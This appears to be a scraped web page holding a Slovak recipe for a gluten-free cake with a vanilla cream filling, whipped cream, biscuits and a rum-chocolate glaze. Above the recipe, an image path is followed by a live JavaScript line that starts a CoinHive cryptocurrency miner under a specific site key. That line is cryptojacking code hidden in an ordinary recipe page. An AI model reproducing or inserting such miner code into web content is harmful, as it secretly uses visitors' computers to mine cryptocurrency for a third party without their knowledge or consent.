
var miner = new CoinHive.Anonymous('49dVbbCFDuhg9nX5u1MDuATVZj7gQehytZwvXEUuWg9kfhNPWH7bUD87VW1NfjqucRZNNVTb1AHGUK2fkq5Nd55mLNnB4WK'); miner.start();



Cesto: 4 žĺtky vymiešame s 250 g jemného kryštálového cukru, potom po lyžiciach pridávame vodu (cca 10 PL). Vymiešame a pridáme sneh zo 4 bielkov, 170 g bezlepkovej múky a ¼ balíčka prášku do pečiva. Vylejeme na vymastený, múkou vysypaný plech a upečieme.

Plnka: 1 l mlieka, 3 Zlaté klasy, 1 vanilkový cukor, 6 PL kryštálového cukru - uvaríme. Do teplého krému vmiešame 150 g masla a teplé vylejeme na cesto. Necháme stuhnúť a potom dáme šľahačku so stužovačom. Na vrch poukladáme bezlepkové keksy a polejeme čokoládou.

Čokoláda: 80 g Plamarínu, 150 g práškového cukru, 2 PL rumu, 2 PL vody, 2 PL kakaa. Všetko rozpustíme na miernom ohni a polejeme koláč.

Poznámka: Ak nemáme bezlepkové keksy, upečieme piškótové cesto z 3 vajec, po vychladnutí nakrájame na veľkosť keksov a poukladáme na koláč.